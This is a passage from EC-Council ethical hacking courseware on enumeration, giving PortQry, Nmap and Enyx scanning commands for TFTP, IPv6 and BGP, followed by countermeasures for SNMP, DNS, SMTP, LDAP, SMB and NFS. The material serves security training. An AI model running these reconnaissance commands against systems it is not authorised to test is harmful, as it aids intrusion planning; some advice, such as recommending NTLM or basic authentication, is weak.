


Figure 4.40: Screenshot of the PortQry tool displaying a TFTP scan result

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can also use the PortQry command-line utility to perform TFTP enumeration using the following command:

portqry -n <target domain> -e 69 -p udp




Figure 4.41: Screenshot of the PortQry command-line utility showing a TFTP scan result

- **Nmap**

  Source: *https://nmap.org*

  Attackers can use the Nmap tool to perform simple direct scanning for TFTP port 69. As shown in the screenshot, the following Nmap command is used by attackers to enumerate the TFTP service running on the target domain:

  # nmap -p 69 <target domain>





Figure 4.42: Screenshot of Nmap command displaying a TFTP scan result

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv6 Enumeration

Internet Protocol version 6 (IPv6) is an addressing protocol that identifies computer systems, including location information, and assists in routing traffic from one system to another system across a network. It is an advanced version of IPv4 and, therefore, supports a greater number of hosts as compared to IPv4. It was designed to overcome the problem of IPv4 address exhaustion.

Attackers perform IPv6 enumeration on target hosts to obtain their IPv6 addresses and further scan the enumerated IP addresses to detect various security problems such as access to routing structure, exposure of sensitive content, and users' access control lists. By using this information, attackers can launch various attacks such as SYN flood attacks, DNS amplification attacks, and DDoS attacks. Attackers can scan and enumerate the IPv6 address of a target machine in the network by using various tools such as Enyx and IPv6 Hackit.

- **Enyx**

  Source: *https://github.com*

  Enyx is an enumeration tool that fetches the IPv6 address of a machine through SNMP.

  As shown in the screenshot, attackers use the following command to enumerate the IPv6 address of a target machine (`10.10.10.20`) by setting the SNMP version to `2c` and community string to `public`:

  ```
  Python enyx.py 2c public <target IP>
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.43: Screenshot of Enyx tool displaying enumerated results

- **IPv6 Hackit**


  Source: *http://ipv6hackit.sourceforge.net*

  Hackit is a scanning tool that provides a list of active IPv6 hosts. It can perform TCP port scanning and identify AAAA IPv6 host records.

  As shown in the screenshot, attackers can specify the target machine and run a scan to enumerate the IPv6 information.

Figure 4.44: Screenshot displaying the IPv6 Hackit tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BGP Enumeration

The Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) on the Internet. Because this protocol is used to connect one AS to other ASs, it is also called external BGP (eBGP). BGP finds the shortest path to route traffic from one IP address to another efficiently. BGP creates its TCP session on port 179.

Attackers perform BGP enumeration on the target using tools such as Nmap and BGP Toolkit to discover the IPv4 prefixes indicated by the AS number and the routing path followed by the target. Attackers use this information to launch various attacks against the target, such as man-in-the-middle attacks, BGP hijacking attacks, and DoS attacks.

As shown in the screenshot, attackers use the following Nmap command to enumerate BGP running on the target system:

```
# nmap -p 179 <target IP>
```




Figure 4.45: Screenshot of Nmap displaying a BGP enumeration result

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, attackers use BGP Toolkit to perform BGP enumeration on the target domain. This online tool can be used to search for the target domain and obtain details such as DNS information, website information, IP information, AS information, and whois information. Based on the identified ASs, attackers can further enumerate details such as IPv4 prefixes, BGP routing graphs, and IPv4 peers.




Figure 4.46: Screenshot of BGP Toolkit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. **Enumeration Concepts**
2. **NetBIOS Enumeration**
3. **SNMP Enumeration**
4. **LDAP Enumeration**
5. **NTP and NFS Enumeration**
6. **SMTP and DNS Enumeration**
7. **Other Enumeration Techniques**
8. **Enumeration Countermeasures**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Countermeasures

SNMP


- **Remove the SNMP agent** or turn off the SNMP service
- If shutting off SNMP is not an option, then change the default **community string names**
- **Upgrade to SNMP3**, which encrypts passwords and messages
- Implement the Group Policy security option called "**Additional restrictions for anonymous connections**"
- Ensure that the access to **null session pipes**, **null session shares**, and IPSec filtering is restricted
- **Do not misconfigure SNMP service** with read-write authorization


DNS

- **Disable** the DNS zone transfers to the untrusted hosts
- Ensure that the private hosts and their IP addresses are not published in **DNS zone files** of public DNS servers
- Use **premium DNS registration services** that hide sensitive information, such as host information (HINFO) from the public
- Use **standard network admin contacts** for DNS registrations to avoid social engineering attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Enumeration Countermeasures

Thus far, we have described enumeration techniques and tools used to extract valuable information from targets. Next, we discuss countermeasures that can prevent attackers from enumerating sensitive information from a network or host. This section focuses on methods to avoid information leakage through SNMP, DNS, SMTP, LDAP, SMB, NFS, and FTP enumeration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP Enumeration Countermeasures

- Remove the SNMP agent or turn off the SNMP service.
- If turning off SNMP is not an option, then change the default community string names.
- Upgrade to SNMP3, which encrypts passwords and messages.
- Implement the Group Policy security option called "Additional restrictions for anonymous connections."
- Ensure that the access to null session pipes, null session shares, and IPsec filtering is restricted.
- Block access to TCP/UDP port 161.
- Do not install the management and monitoring Windows component unless required.
- Encrypt or authenticate using IPsec.
- Do not misconfigure the SNMP service with read-write authorization.

DNS Enumeration Countermeasures

- Disable DNS zone transfers to untrusted hosts.
- Ensure that the private hosts and their IP addresses are not published in the DNS zone files of the public DNS server.
- Use premium DNS registration services that hide sensitive information such as host information (HINFO) from the public.
- Use standard network admin contacts for DNS registrations to avoid social engineering attacks.
- Prune DNS zone files to prevent revealing unnecessary information.

SMTP Enumeration Countermeasures

SMTP servers should be configured in the following manner.

- Ignore email messages to unknown recipients.
- Exclude sensitive information on mail servers and local hosts in mail responses.
- Disable the open relay feature.
- Limit the number of accepted connections from a source to prevent brute-force attacks.
- Disable EXPN, VRFY, and RCPT TO commands or restrict them to authentic users.
- Ignore emails to unknown recipients by configuring SMTP servers.

LDAP Enumeration Countermeasures

- By default, LDAP traffic is transmitted unsecured; therefore, use Secure Sockets Layer (SSL) or STARTTLS technology to encrypt the traffic.
- Select a username different from the email address and enable account lockout.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Restrict access to Active Directory by using software such as Citrix.
- Use NTLM or any basic authentication mechanism to limit access to legitimate users.

SMB Enumeration Countermeasures

Common sharing services or other unused services may provide doorways for attackers to break into a network's security. A network running SMB is at a high risk of enumeration. Since web and DNS servers do not require this protocol, it is advisable to disable it on them. The SMB protocol can be disabled by disabling the properties **Client for Microsoft Networks** and **File and Printer Sharing for Microsoft Networks** in **Network and Dial-up Connections**. On servers that are accessible from the Internet, also known as bastion hosts, SMB can be disabled by disabling the same two properties of the **TCP/IP properties** dialog box. Another method of disabling the SMB protocol on bastion hosts, without explicitly disabling it, is by blocking the ports used by the SMB service. These are TCP ports 139 and 445.

Because disabling SMB services is not always a feasible option, other countermeasures against SMB enumeration may be required. Windows Registry can be configured to limit anonymous access from the Internet to a specified set of files. These files and folders are specified in the settings **Network access: Named pipes that can be accessed anonymously** and **Network access: Shares that can be accessed anonymously**. This configuration involves adding the RestrictNullSessAccess parameter to the registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

The RestrictNullSessAccess parameter takes binary values, with 1 denoting enabled and 0 denoting disabled. Setting this parameter to 1 or enabled restricts the access of anonymous users to the files specified in the **Network access** settings.

The following are additional countermeasures for defending against SMB enumeration.

- Ensure that Windows Firewall or similar endpoint protection systems are enabled on the system.
- Install the latest security patches for Windows and third-party software.
- Implement a proper authentication mechanism with a strong password policy.
- Implement strong permissions to keep the stored information safe.
- Perform a regular audit of system logs.
- Perform active system monitoring to monitor the systems for any malicious incident.

NFS Enumeration Countermeasures

- Implement proper permissions (read/write must be restricted to specific users) in exported file systems.
- Implement firewall rules to block NFS port 2049.
- Ensure the proper configuration of files such as **`/etc/smb.conf`**, **`/etc/exports`**, and **`etc/hosts.allow`** to protect the data stored in the server.

